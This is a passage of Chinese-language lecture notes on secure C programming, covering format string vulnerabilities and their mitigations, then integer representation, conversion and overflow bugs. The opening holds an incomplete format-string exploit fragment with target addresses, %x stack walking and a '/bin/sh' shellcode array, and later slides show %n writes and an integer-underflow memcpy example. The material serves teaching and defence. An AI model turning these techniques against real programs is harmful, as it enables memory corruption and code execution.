7.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
8.     strcat(format_str, "\xb4\x9b\x04\x08");
9.     strcat(format_str, "\xcc\xcc\xcc\xcc");
10.    strcat(format_str, "\xb6\x9b\x04\x08");

11.    for (i=0; i < 3; i++) {
12.        strcat(format_str, "%x");
13.    }

    /* code to write address goes here */

14.    printf(format_str);
15.    exit(0);
16. }

```

在第10行中，该地址
被+ 2后也
连接到格式字符串

```

1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {

4.     static unsigned char shellcode[1024] =
        "\x90\x09\x09\x09\x09\x09/bin/sh";

5.     int i;
6.     unsigned char format_str[1024];

7.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
8.     strcat(format_str, "\xb4\x9b\x04\x08");
9.     strcat(format_str, "\xcc\xcc\xcc\xcc");
10.    strcat(format_str, "\xb6\x9b\x04\x08");

11.    for (i=0; i < 3; i++) {
12.        strcat(format_str, "%x");
13.    }

    /* code to write address goes here */

14.    printf(format_str);
15.    exit(0);
16. }

```

当调用exit()终止程序时，控制权会
移交给shellcode

4、直接参数存取

● Single UNIX 规范[IEEE 04]允许转换被应用于参数列表中的格式之后的第 n 个参数上，而不是应用到下一个未使用的参数上。

● 转换指示符%将被序列所代替，

● %n\$,

● 其中 n 是一个 1 到 {NL_ARGMAX} 范围内的十进制整数，它指定了参数的位置。

格式既可以包含数字式，也可以包含非数字式的参数转换规范，但不允许二者同时出现。

- 数字式的:- %n\$ and *m\$
- 非数字式的:- % and *

%%与%n\$混合使用是个例外。

在一个格式字符串中混用数字式和非数字式参数规范会导致未定义的结果。

● 当使用数字式参数规范时，要想指定第 n 个参数，格式

● 字符串中所有从第一个到第 n-1 个前导参数都要被指定。

● 在包含有如%n\$形式的转换规范的格式字符串中，参数列表中的数字式参数可视需要被从格式字符串中引用多次。

● 1. int i, j, k = 0;

● 2. printf(

● "%4\$5u%3\$n%5\$5u%2\$n%6\$5u%1\$n\n",

● &k, &j, &i, 5, 6, 7

●);

● 3. printf("i = %d, j = %d, k = %d\n", i, j, k);

● Output:

● 5 6 7

● i = 5, j = 10, k = 15

第一个转换规范,%4\$5u获得第四个参数（即常量5），并将输出格式化为无符号的十进制整数，宽度为5。

```
1. int i, j, k = 0;
```

```
2. printf(
    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",
    &k, &j, &i, 5, 6, 7
);
```

第二个转换规范%3\$n，将当前输出计数器的值（5）写到第三个参数(&i)所指定的地址。

```
3. printf("i = %d, j = %d, k = %d\n", i, j, k);
```

Output:

```
    5    6    7
i = 5, j = 10, k = 15
```

```
1. int i, j, k = 0;
```

```
2. printf(
    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",
    &k, &j, &i, 5, 6, 7
);
```

第2行对printf()函数的调用导致以5个字符的列宽将值5、6、7打印出来。

```
3. printf("i = %d, j = %d, k = %d\n", i, j, k);
```

Output:

```
    5    6    7
i = 5, j = 10, k = 15
```

```
1. int i, j, k = 0;
```

```
2. printf(
    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",
    &k, &j, &i, 5, 6, 7
);
```

```
3. printf("i = %d, j = %d, k = %d\n", i, j, k);
```

Output:

```
    5    6    7
i = 5, j = 10, k = 15
```

第3行调用的printf()打印出赋给变量i, j, 和k的值, 这些值代表了在上一次调用printf()的基础上输出计数器的增加值。

● 转换规范%n\$中的参数数字 n 必须是这样的一个整数值：其值必须介于 1 和提供给函数调用的参数的最大数目之间。

● 在 GCC 中，运行时真正有效的值可以通过 `sysconf()` 获得：`int max_value = sysconf(_SC_NL_ARGMAX);`

● 有些系统（如 System V）有一个下限值，如 9。在 GNU C 库中不存在实际的限制。Red Hat 9 Linux 中该最大值是 4096。

六、缓解策略

1、动态格式字符串

```
#include <stdio.h>
#include <string.h>

int main(int argc, char * argv[]) {
    int x, y;
    static char format[256] = "%d * %d = ";

    x = atoi(argv[1]);
    y = atoi(argv[2]);

    if (strcmp(argv[3], "hex")
        strcat(format, "0x%x\n");
    }
    else {
        strcat(format, "%d\n");
    }
    printf(format, x, y, x * y);

    exit(0);
}
```

这个程序是可以
免于受到格式字符串
利用的威胁的。

北京邮电大学

2、限制字节写入

● 缓冲区溢出可以通过严格控制这些函数写入的字节数来避免。

● 写入的字节数可以通过指定一个精度域作为 `%s` 转换规范的一部分进行控制。

● 例如，不使用 `sprintf(buffer, "Wrong command:%s\n", user);` 而是使用 `sprintf(buffer, "Wrong command:%.495s\n", user);`

● 精度域指定了针对 `%s` 转换所要写入的最大字节数。

● 在这个例子中：

→ 静态字符串“贡献”了 17 个字节。

→ 精度域为 495 确保结果字符串可以适合于 512 字节的缓冲。

● 另一种方式是使用更安全版本的格式化输出库函数，它们不容易产生缓冲区溢出问题。

● 例如

→ `snprintf()` 比 `sprintf()` 更好

→ `vsnprintf()` 替代 `vsprintf()`

● 这些函数指定了写入的最大字节数（包括末尾的空字节在内）。

● 函数 `asprintf()` 和 `vasprintf()` 可以用于取代 `sprintf()` 和 `vsprintf()`。

● 这些函数为字符串分配足够大的空间以容纳包括末尾空字符在内的输出内容，并通过第一个参数返回指向它的指针。

● 这些函数都是 GNU 的扩展函数，在 C 或 POSIX 标准中并没有定义。

● *BSD 系统也支持这些函数。

3、ISO/IEC WDTR 24731

具有增强的安全性的函数：fprintf_s(), printf_s(), snprintf_s(), sprintf(), vfprintf_s(), vprintf_s(), vsnprintf_s(), vsprintf_s()。

这些格式化输出函数有着不带_s 后缀的原型对应物：

- 不支持格式转换指示符%n
- 并且如果指针为空的话，它们将其视作约束违例
- 格式字符串无效

无法防止格式字符串漏洞，这些漏洞使程序崩溃，或被用于查看内存内容。

4、iostream 与 stdio

C++程序员能够使用 iostream 库，这个库提供了通过流来实现输入、输出的功能。

→ 格式化输出使用 iostream 依照中级二元插入操作符<<进行实现。

→ 左操作数是待插入数据的流。

→ 右操作数则是要插入的值。

→ 格式化和标记化输入是通过提取操作符>>实现的。

→ 标准的 I/O 流 stdin、stdout 和 stderr 被 cin、cout 和 cerr 所取代。

(1) 极其不安全的 stdio 实现

```
#include <stdio.h>
```

```
int main(int argc, char * argv[]) {
```

```
    char filename[256];  
    FILE *f;  
    char format[256];
```

从stdin读入一个文件名并尝试打开该文件。

```
    fscanf(stdin, "%s", filename);  
    f = fopen(filename, "r"); /* read only */
```

```
    if (f == NULL) {  
        sprintf(format, "Error opening file %s\n",  
                filename);  
        fprintf(stderr, format);  
        exit(-1);  
    }  
    fclose(f);  
}
```

如果打开失败的话会在第10行打印一条错误信息。

```
#include <stdio.h>
```

```
int main(int argc, char * argv[]) {
```

```
    char filename[256];  
    FILE *f;  
    char format[256];
```

这个程序容易造成缓冲区溢出

```
    fscanf(stdin, "%s", filename);  
    f = fopen(filename, "r"); /* read only */
```

```
    if (f == NULL) {  
        sprintf(format, "Error opening file %s\n",  
                filename);  
        fprintf(stderr, format);  
        exit(-1);  
    }  
    fclose(f);  
}
```

格式字符串则可能会被利用

(2) 安全的 iostream 实现


```

#include <iostream>
#include <fstream>
using namespace std;

int main(int argc, char * argv[]) {
    string filename;
    ifstream ifs;

    cin >> filename;
    ifs.open(filename.c_str());
    if (ifs.fail()) {
        cerr << "Error opening " << filename
              << endl;
        exit(-1);
    }
    ifs.close();
}

```

5、测试

- 很难构建一个能够覆盖所有路径的测试套件。
- 格式字符串 bug 的主要来源在于错误报告代码。
- 由于这类代码是作为异常的结果而被触发执行的，因此，在实际的运行期测试中这些路径往往被遗漏了。
- GNU C 编译器的选项包括 `-Wformat`，`-Wformatnonliteral`，和 `-Wformat-security`。

(1) `-Wformat`

- `-Wformat` 选项包含在 `-Wall` 选项中。
- 这个选项指示 GCC 编译器：

→ 检查对格式化输出函数的调用

→ 检查格式字符串

→ 验证所提供的参数的类型和数目都是正确的

● 不会报告带符号/无符号整数转换指示符与它们相应的参数之间不匹配的情况。

(2) Wformat-nonliteral

● 这个选项与 -Wformat 执行的功能基本相同。

● 在格式字符串不是字符串字面量并且不能被校验的情况下增加了警告功能。

● 不过当格式化函数的格式参数为 `va_list` 时除外。

(3) Wformat-security

● 这个标志执行的功能与 -Wformat 也基本相同，但它增加了对可能造成安全问题的格式化输出函数调用的警告功能。

● 在这种情况下，当格式字符串不是字符串字面量或者没有任何格式参数（如 `printf(foo)`）时就会对 `printf()` 的调用发出警告。

● 实际上，该警告是 -Wformat-nonliteral 警告的一个子集。将来可能会对 -Wformat-security 继续扩充，而新扩充的警告将不包括在 -Wformat-nonliteral 中。

(4) 词法分析

● pscan 工具是一种词法分析工具，可以自动扫描源代码中存在的格式字符串漏洞。

● 它以如下规则扫描格式化输出函数：如果函数最后一个参数是格式字符串且不是静态字符串，则产生一个报告。

- 无法侦测传入参数时存在的漏洞。

- 它在使用用户或者其他非信任源提供的格式字符串时会产生错误的判断。

- 词法分析工具最主要的优势在于速度。

- 由于词法分析工具缺乏语义知识，导致很多漏洞无法得到检测。

(5) 静态污点分析

- Shankar 描述了一个用于检测 C 程序中的格式字符串安全漏洞的系统，该系统使用了一个基于约束的类型推断引擎。

- 来自非信任源的输入会被标记为污点。

- 而由污点源衍生的数据同样会被标记为污点。

- 对于那些试图将污点数据解释为格式字符串的操作会产生一个警告。

- 这个工具是基于 cqual 扩展类型修饰符框架而构建的。

- 污点化利用附加类型修饰符来扩展现有的 C 类型系统。

- 标准 C 类型系统中已经包含了 `const` 之类的修饰符。

- 增加一个污点修饰符则允许在使用非信任输入的同时将其标记为污点。

- 例如：

```
tainted int getchar();
```

```
int main(int argc, tainted char *argv[])
```

● `getchar()` 的返回值和程序的命令行参数都被标记为污点并作为污点值对待。

● 在给定一套初始污点标注的情况下，就可以推断程序变量能否被赋予来自某个污点源的值。

● 如果任何污点类型的表达式被用作了格式字符串，则用户将会被警告程序中存在潜在的漏洞。

6、调整变参函数的实现

● 对格式字符串漏洞的利用要求参数指针被步进超过传递给格式化输出函数的参数数目。

● 格式字符串使用的参数个数超过了实际传入的实参数量。

● 可以通过将变参函数的参数个数限制在实际传递的参数个数之内，从而消除这个基于参数指针步进而导致的利用。

● 通过传递一个终止参数来判断实参什么时候被用尽是不可能的。

● ANSI 变参函数机制允许任意数据作为参数传递。

● 传递参数的数量给可变函数作为参数。

7、安全的变参函数实现

```

1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

```

va_start()宏被展开以初始化存储变参个数的变量va_count

```

2. #define va_arg(ap,t) \
   (*(t *) ((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

```

```

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8);    // fails
7.     return 0;
8. }

```

```

1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *) ((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

```

```

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8);    // fails

```

展开了va_arg()宏，每次调用它的时候变量va_count都会减1。

```

7.     return 0;
8. }

```

```

1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *) ((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

```

```

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8);    // fails

```

当va_count等于零时如果需要参数，则函数失败。

```

7.     return 0;
8. }

```

```

1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8); // fails

7.     return 0;
8. }

```

第一次调用**average()**的时候，由于函数选用了参数为-1作为终止条件，所以执行成功。

```

1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((_ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[]) {
4.     int av = -1;

5.     av = average(5, 6, 7, 8, -1); // works
6.     av = average(5, 6, 7, 8); // fails

7.     return 0;
8. }

```

当**va_arg()**函数用尽所有的参数时就非正常终止了。

失败：用户忘记将-1作为参数传给函数

8、安全的变参函数绑定

- `av = average(5, 6, 7, 8); // fails`
- 1. `push 8`
- 2. `push 7`
- 3. `push 6`
- 4. `push 4 // 4 var args (and 1 fixed)`
- 5. `push 5`
- 6. `call average`
- 7. `add esp, 14h`
- 8. `mov dword ptr [av], eax`

包含变参个数的附加参数被插入到第4行。

一个汇编语言指令的例子，这是第6行调用**average()**函数所需生成的指令，以便处理修改后的变参函数实现。

(1) Exec Shield

● Exec Shield 的开发者是 Arjan van de Ven 和 Ingo Molnar，这是一种针对 Linux IA-32 的、基于核心的安全特征。

● 在 Red Hat Enterprise Linux V.3 及其更新版中，Exec Shield 能够对栈、共享库的位置以及程序堆的起点进行随机化处理。

● Exec Shield 栈随机化是由核心作为一个执行程序的启动而实现的。

● 栈指针增加一个随机值。这个过程中不会发生浪费内存的情况，因为被忽略的栈区域没有被换页载入。

(2) FormatGuard

● FormatGuard 通过插入代码实现动态检测，并且拒绝那些参数个数与转换规范所指定个数不匹配的格式化输出函数调用。

● 为了实现检查工作，应用程序必须使用 FormatGuard 进行重编译。

● FormatGuard 使用 GNU C 的预处理器 (CPP) 提取实际的参数个数，然后这个总数被传递给一个安全的包装器函数。

● 该函数解析格式字符串以确定需要传入多少个参数。

● 如果格式字符串使用的参数大于提供的实参，那么包装器函数将引发一个警报并终止进程。

● 如果攻击者使用的格式字符串能够匹配格式化输出函数的实参个数，那么 FormatGuard 将不能察觉到这种攻击。

● 攻击者有可能通过创造性地输入一些参数来发动攻击。

(3) Libsafe

● Libsafe 2.0 可以阻止企图覆写栈返回地址的格式字符串漏洞和利用。

● 如果发现了这样的攻击，Libsafe 将会记录一条警告信息并终止目标进程。

● Libsafe 包括这些有漏洞函数的更安全的版本。

● 它的首要任务就是保证这些函数在提供给它的参数的前提下能够安全工作。

● Libsafe 就调用原来的函数或者执行功能上相同的代码（例如用 `snprintf()` 代替 `sprintf()`）。

● Libsafe 以共享库的形式实现并且先于标准库载入内存。

● 某些函数被重新实现以加上必要的检查。

● 例如：为了加上两个必要的检查，重新实现了格式化输出函数。

● 第一个检查了 %n 对应的参数是否引用了一个栈帧所引用的地址。

● 第二个检查确定参数的初始地址是否和最终地址位于同一栈帧内。

(4) 静态二进制分析

● 按照如下标准，可以通过分析二进制映像来发现格式化字符串漏洞：

→ 栈修正是否比最小值还小？

→ 格式化字符串是静态的还是可变的？

● printf() 函数应该接受最少 2 个参数：一个格式化字符串和一个参数。

● 如果 printf() 只有一个参数并且该参数可变，那么这个调用也许就表示有可利用的漏洞存在。

● 传递给可变参数函数的参数个数可以通过检查函数的参数修正值进行确定。

● 例如：由于栈修正是 4，很明显只有一个参数被传递给了 printf()

```
lea eax, [ebp+10h]
```

```
push eax
```

```
call printf
```

```
add esp, 4
```

七、著名的漏洞

Wu-ftpd

CDE ToolTalk

八、总结

● 对于 C99 标准格式化输出函数的不当使用可能会导致从信息漏洞乃至执行任意代码的利用。

● 格式字符串漏洞相对容易发现并被改正（例如使用 GCC 中的 `-Wformat-nonliteral` 选项）。

● 格式字符串漏洞比简单的缓冲区溢出更难利用，因为它需要同步多个指针和计数器。

● 攻击者必须对“用于查看任意位置的内存”的参数指针以及输出计数器保持追踪。

● 如果将被查看或覆写的内存地址包含空字节的话，对于利用来说可能是一个不可逾越的障碍。

● 因为格式字符串是一个“字符串”，所以当遇到第一个空字节时格式化输出函数即会退出。

● 在 Visual C++ .NET 的默认配置中，将栈放在低位内存（例如 `0x00hhhhh`）。

● 这些地址较难遭受用基于字符串操作的攻击。

● 为了消除格式字符串漏洞，推荐在可能的情况下使用 `iostream` 代替 `stdio`，在没有条件的情况下则要尽量使用静态格式字符串。

● 当需要动态字符串的时候，最关键的是不要将来自非信任源的输入合并到格式字符串中。

第九讲 整数安全

一、概述

1、整数

整数已日益成为 C 和 C++ 程序中漏洞的源泉

在大多数 C 和 C++ 软件系统的开发中都没有系统地进行整数范围检查

因整数导致的安全缺陷问题肯定存在

→ 其中一些缺陷很可能会成为漏洞。


当程序对一个整数求出了一个非期望中的值，软件漏洞就出现了。

2、整数表示方法

(1) 原码表示法

利用最高位表示数值的符号：0 正 1 负

余下的所有低位表示值的大小




如果最高位未置位，表示+41，如果最高位被置位，则表示-41。

(2) 反码表示法


由于实现原码表示法所需的电路过于复杂，因此人们后来采用反码表示法取而代之。

将一个整数值的每一位取反，就得到于其对应的负数。



(3) 补码表示法

补码表示法的负数是在反码表示法的结果末位加 1 而得。



补码表示法对 0 只有 +0 一种表示。

最高位仍然是符号位。


正数的补码表示法则与原码表示法相同。

(4) 带符号整数

带符号整型用来表示正值和负值

在一个使用补码表示法的计算机上，带符号整数的取值范围是

-2^{n-1} 到 $2^{n-1} - 1$ 。




(5) 无符号整数

无符号整数的取值范围：最小值为 0，最大值依赖于该类型所占位数的大小

如果该类型所占位数的大小为 n ，那么最大值即为 $2^n - 1$

任一种带符号整型都有对应的无符号整型。



(6) 整数类型

① 标准类型

标准整型包含的类型如下（以长度非递减的顺序排列）：

→ signed char → short int → int → long int → long long int

② 扩展整型

扩展整型由具体实现定义，包含如下类型：

→ int#_t, uint#_t 其中 # 表示该类型的精确宽度

→ int_least#_t, uint_least#_t 其中 # 表示该类型的最小宽度

→ int_fast#_t, uint_fast#_t 其中 # 表示在保证指定的最小宽度的前

提下具有最快处理速度的宽度值

→ intptr_t, uintptr_t 表示其宽度足够保存对象指针类型的整型。

→ intmax_t, uintmax_t 表示最宽的整型。

③ 平台相关的整型

厂商通常会提供一些平台相关的整数类型

例如微软 Windows API 就定义了大量的整型：

→ `__int8`, `__int16`, `__int32`, `__int64`

→ `A` 到 `M`

→ `BOOLEAN`, `BOOL`

→ `BYTE`

→ `CHAR`

→ `DWORD`, `DWORDLONG`, `DWORD32`, `DWORD64`


→ `WORD`

→ `INT`, `INT32`, `INT64`

→ `LONG`, `LONGLONG`, `LONG32`, `LONG64`

→ Etc.

(7) 整数取值范围



一个整数类型的最大值和最小值取决于

→ 该类型的表示法

→是否带符号

→分配的内存位数大小

二、整形转换

1、整型转换

●在 C 和 C++ 中，类型转换既可能作为转型（cast）操作的结果显式发生，也可能因为某个操作的需要而隐式发生。

●整型转换可能会导致数据丢失或错误的表示。

●隐式转换是 C 语言可以对混合数据类型执行操作能力的结果。

●C99 标准规定了 C 编译器应该如何处理转换操作

→整型提升

→整型转换级别

→普通算术转换

2、整型提升

●在比 int 小的整型进行操作时，它们会被提升。

●如果原始类型的所有值都可以用 int 表示，

→较小的类型会被转换成一个 int

→否则被转换成一个 unsigned int

●整型提升被作为普通算术转换的一个组成部分

→某些自变量表达式

→一元的+、-、和 ~操作符

→移位操作

● 由于整型提升，因此这里 `c1` 和 `c2` 都要被提升到 `int` 类型的大小

```
char c1, c2;
```

```
c1 = c1 + c2;
```

● 然后两个 `int` 类型的数据相加，求和结果被截断以适应 `char` 类型的大小。

● 整型提升主要是为了防止运算过程中中间结果发生溢出而导致算术错误

3、隐式转换

● 1. `char cresult, c1, c2, c3;`

● 2. `c1 = 100;`

● 3. `c2 = 90;`

● 4. `c3 = -120;`

● 5. `cresult = c1 +`

`c1`、`c2`的和超过了signed char类型的最大值

然而，由于发生了整型提升，`c1`、`c2`和`c3`都被转换为整型，因此整个表达式的结果能够被成功地计算出来。

该结果随后被截断，并存储在 `cresult` 中，没有数据丢失

`c1`与`c2`相加

4、整数转换级别

每一种整数类型都有一个相应的整型转换级别（integer conversion rank），决定了转换操作将会如何执行。

5、整数转换级别的规则

- 没有任何两种不同的带符号整型具有相同的级别，即使它们的（内存）表示法相同。

- 低精度的带符号整型的级别比高精度的带符号整型类型的级别低。

- long long int 类型的级别比 long int 高，long int 的级别比 int 高，int 的级别比 short int 高，short int 的级别比 signed char 高。

- 无符号整型的级别与对应的带符号整型的级别相同。

(1) 从无符号整型转换

- 从较小的无符号整型转换到较大的无符号整型

- 总是安全的

- 通常通过对其值进行零扩展而完成

- 当一个较大的无符号整型被转换到一个较小的无符号整型的时候

- 较大的值将会被截断

- 低位数据被保留

- 当无符号整型转换到其对应的带符号整型的时候

- 位模式（即所有的位数据）将会被保留，因此没有数据会因此丢失

- 最高位数据变成了符号位

- 如果该符号位被置位，该值的符号和大小都会发生改变。

(2) 带符号整型转换

● 当一个非负的带符号整数被转换为一个相同大小或更大的无符号整型的时候，

→ 值不会发生变化

→ 带符号整数需作符号扩展

● 当一个带符号整数被转换为一个较短的带符号整型的时候，则是通过截断高位完成的

● 当带符号整数转换到无符号整数

→ 其位模式被保留，故不会有数据的丢失

→ 高位失去了符号位的功能

● 如果带符号整型的值非负的话，那它的值不会发生改变。

● 如果其值是负数的话，得到的无符号结果将被求值为一个非常大的带符号整数。

```
1. unsigned int l = ULONG_MAX;
2. char c = -1;
3. if (c == l) {
4.     printf("-1 = 4,294,967,295?\n");
5. }
```

c与1 进行相等性比较

由于整型提升规则发挥作用，导致c被转换为一个无符号的整数，其值为0xFFFFFFFF 或 4,294,967,295

6、带符号或无符号字符

● char 类型既可以是带符号的，也可以是无符号

● 当一个符号位被置位的 signed char 类型的数据被当作整型保存时，其结果就是一个负数。

● 当处理值可能会大于 127 (0x7F) 的字符数据时，对于涉及的字符缓冲区、指针及转型，最好用 unsigned char 代替 char 或 signed char。

三、整数错误及漏洞

1、整数错误情形

(1) 整数溢出

当一个整数被增加超过其最大值或被减小小于其最小值时即会发生整数溢出

带符号和无符号的数都有可能发生溢出：带符号溢出发生于对符号位执行进位时，无符号溢出则发生于当底层表示不再能够表示一个值时。

```
int i;
unsigned int j;

i = INT_MAX; // 2,147,483,647
i++;
printf("i = %d\n", i);

j = UINT_MAX; // 4,294,967,295;
j++;
printf("j = %u\n", j);
```

i=-2,147,483,648

j = 0

```
i = INT_MIN; // -2,147,483,648;
```

```
i--;
```

i=2,147,483,647

```
printf("i = %d\n", i);
```

```
j = 0;
```

```
j--;
```

j = 4,294,967,295

```
printf("j = %u\n", j);
```

(2) 截断错误

截断错误发生于：将一个较大整型的数转换到较小的整型；该数的原值超出较小类型的表示范围。

原值的低位被保留下来而高位则被丢弃。

```
int i = -3;
```

```
unsigned short u;
```

```
u = i;
```

```
printf("u = %hu\n", u);
```

隐式转换为较小的无符号整数

有足够的位来表示值，所以没有发生截断。但是补码表示法被解释为一个大的符号值，所以 **u = 65533**

(3) 符号错误

从无符号整型转换到带符号整型，它们是

→ 相同大小：位模式保留不变；最高位变成符号位

→ 更大：进行符号扩展， 然后才执行转换

→ 更小：保留低位

如果无符号整数的最高位

→ 没被设置：值不变

→ 被设置：变成负值

带符号整型转换到无符号整型，它们是

→ 相同大小：位模式保留不变；最高位变成符号位

→ 更大：进行符号扩展， 然后才执行转换

→ 更小：保留低位

如果带符号整数的值是

→ 非负的：值不变

→ 负的：结果通常是一个很大的正值

●1. `char cresult, c1, c2, c3;`

●2. `c1 = 100;`

●3. `c2 = 90;`

●4. `cresult = c1 + c2;` **c1加 c2 超过了signed char (+127) 的最大值**

当该值赋给一个太小的数据类型的时候，而无法表示结果值的时候。会发生截断错误。

在操作前，把比**int** 小的整型提升为 **int** 或**unsigned int**

2、漏洞

(1) JPEG 例子

基于在处理 JPEG 文件注释域 (comment field) 时存在的实际漏洞

→ JPEG 文件的注释域中包含一个长为两个字节的长度域, 后者用来指示注释域的长度 (也包括该两个字节的长度域本身在内)

→ 为了确定注释字符串的单独长度 (以便进行内存分配), 函数会读取长度域的值并将其减 2。

→ 后函数根据注释的长度加上用于表示终结 null 字符的 1 个字节所得的总长度来分配内存空间。

(2) Integer 整数溢出例子

```
void getComment(unsigned int len, char *src) {  
    unsigned int size;  
  
    size = len - 2;  
  
    char *comment = (char *)malloc(size + 1);  
    memcpy(comment, src, size);  
    return;  
}
```

分配到0字节内存可以成功执行

一个极大的正整数0xffffffff

```
int _tmain(int argc, _TCHAR* argv[]) {  
    getComment(1, "Comment ");  
    return 0;  
}
```

